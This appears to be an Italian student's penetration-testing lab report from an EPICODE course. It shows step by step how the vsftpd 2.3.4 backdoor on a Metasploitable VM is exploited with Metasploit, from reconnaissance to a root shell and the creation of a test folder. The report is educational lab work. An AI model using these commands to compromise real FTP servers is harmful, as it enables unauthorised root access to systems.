ESERCIZIO S7 L1

EPICODE

Esercizio
Traccia

Esercizio: Hacking con Metasploit

Nella lezione pratica di oggi, ci concentreremo su come condurre una sessione di hacking utilizzando Metasploit su una macchina virtuale Metasploitable.

Traccia dell'Esercizio

Seguendo l'esercizio trattato nella lezione di oggi, vi sarà richiesto di completare una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable, come discusso nella lezione teorica.

Dettagli dell'Attività
Configurazione dell'Indirizzo IP L'unica differenza rispetto all'esercizio svolto in classe sarà l'indirizzo IP della vostra macchina Metasploitable. Configurate l'indirizzo come segue:

192.168.1.149/24

1. Svolgimento dell'Attacco Utilizzando Metasploit, eseguite una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable.
2. Creazione di una Cartella Una volta ottenuta l'accesso alla macchina Metasploitable, navigate fino alla directory di root (/) e create una cartella chiamata test_metasploit utilizzando il comando mkdir.
   mkdir /test_metasploit

RISPOSTA


Configurazione della Rete e Identificazione del Target

Il primo passo è stato configurare la rete della macchina Metasploitable. Come mostrato nello screenshot, la macchina target è stata configurata con:

Indirizzo IP >>> 192.168.60.100

Netmask >>> 255.255.255.0

Gateway >>> 192.168.60.1



Successivamente imposto la PfSense per fare da ponte di comunicazione tra le due macchine con IP Metasploitable(OPT1) 192.168.60.1 ed IP LAN 192.168.50.1 >>> IP Kali 192.168.50.101

Verifica della Connettività

Prima di lanciare l'exploit, ho verificato la connettività con il target tramite ping:

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.60.100
PING 192.168.60.100 (192.168.60.100) 56(84) bytes of data.
64 bytes from 192.168.60.100: icmp_seq=1 ttl=63 time=7.72 ms
64 bytes from 192.168.60.100: icmp_seq=2 ttl=63 time=3.82 ms
64 bytes from 192.168.60.100: icmp_seq=3 ttl=63 time=4.81 ms
64 bytes from 192.168.60.100: icmp_seq=4 ttl=63 time=1.63 ms
64 bytes from 192.168.60.100: icmp_seq=5 ttl=63 time=6.62 ms
```

I risultati hanno confermato il funzionamento della comunicazione

Avvio di Metasploit Framework

Ora, avvio la console di Metasploit (msfconsole) su Kali Linux. Il framework fornisce il prompt msf6 >, indicando che il sistema è pronto per ricevere comandi.


```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: View advanced module options with advanced

      .                                         .
.
   dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                    o
    '   dB'                       BBP
  dB'dB'dB' dBBP     dBP     dBP BB
 dB'dB'dB' dBP      dBP     dBP  BB
dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                 dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBB
                  .                       dB' dBP    dB'.BP
                  |              dBP    dBBBB' dBP    dB'.BP dBP    dBP
                 --o--           dBP    dBP    dBP    dB'.BP dBP    dBP
                  |              dBBBBP dBP    dBBBBP dBBBBP dBP    dBP
```

Reconnaissance e Port Scanning

È stata eseguita una scansione Nmap per identificare i servizi attivi sul target:



Questo comando ha rivelato le seguenti informazioni :

Porta 21/tcp aperta


Servizio FTP attivo

Versione identificata: vsftpd 2.3.4

Sistema operativo: Unix

Ricerca delle Vulnerabilità

Ora utilizzo il comando di ricerca di Metasploit:



Sono stati identificati due moduli relativi a VSFTPD:

1. auxiliary/dos/ftp/vsftpd_232_ **>>> Modulo per Denial of Service**

2. exploit/unix/ftp/vsftpd_234_backdoor **>>> Exploit per backdoor command execution**

Configurazione e Lancio dell'Exploit

Seleziono l'exploit appropriato con il comando use:

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.60.100
RHOSTS ⇒ 192.168.60.100
```

Il target è stato impostato con il comando che configura l'indirizzo IP del sistema da attaccare: set RHOSTS 192.168.60.100

Esecuzione dell'Exploit

L'exploit è stato lanciato con il comando **exploit**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.60.100:21 - The port used by the backdoor bind listener is already open
[+] 192.168.60.100:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.101:41563 → 192.168.60.100:6200) at 2025-08-25 09:11:23 -0400
```

Il framework ha mostrato:

Messaggio iniziale: **"The port used by the backdoor bind listener is already open"**

Conferma dell'ottenimento di una shell

Apertura di una sessione 1 command shell (192.168.50.101:41563 → 192.168.60.100:6200)

Post-Exploit

Una volta ottenuto l'accesso, sono stati eseguiti comandi di base per verificare l’accesso per poi creare una cartella come richiesto dalla traccia.

Identificazione dell'utente corrente:

```
whoami
root
```

Risultato: **root >>>** accesso con privilegi massimi

Creazione della cartella:

```
mkdir /test_metasploit
ls
```

Esplorazione del filesystem con **ls** per verificare la corretta creazione della nuova cartella

```
sbin
srv
sys
test_metasploit
tmp
usr
```

test_metasploit (directory creata durante il test).

CONCLUSIONE

L'esercizio svolto dimostra uno scenario di penetration testing utilizzando **Kali Linux** contro una VM **Metasploitable**. Il test ha portato con successo alla compromissione del sistema target attraverso lo sfruttamento di una vulnerabilità nel servizio VSFTPD.

Con questo esercizio ho messo in pratica l'uso di Metasploit Framework e delle sue funzioni principali. Ho imparato a utilizzare i comandi fondamentali come search, use ,set e a combinare diversi strumenti (Nmap per la scansione e Metasploit per l'exploitation).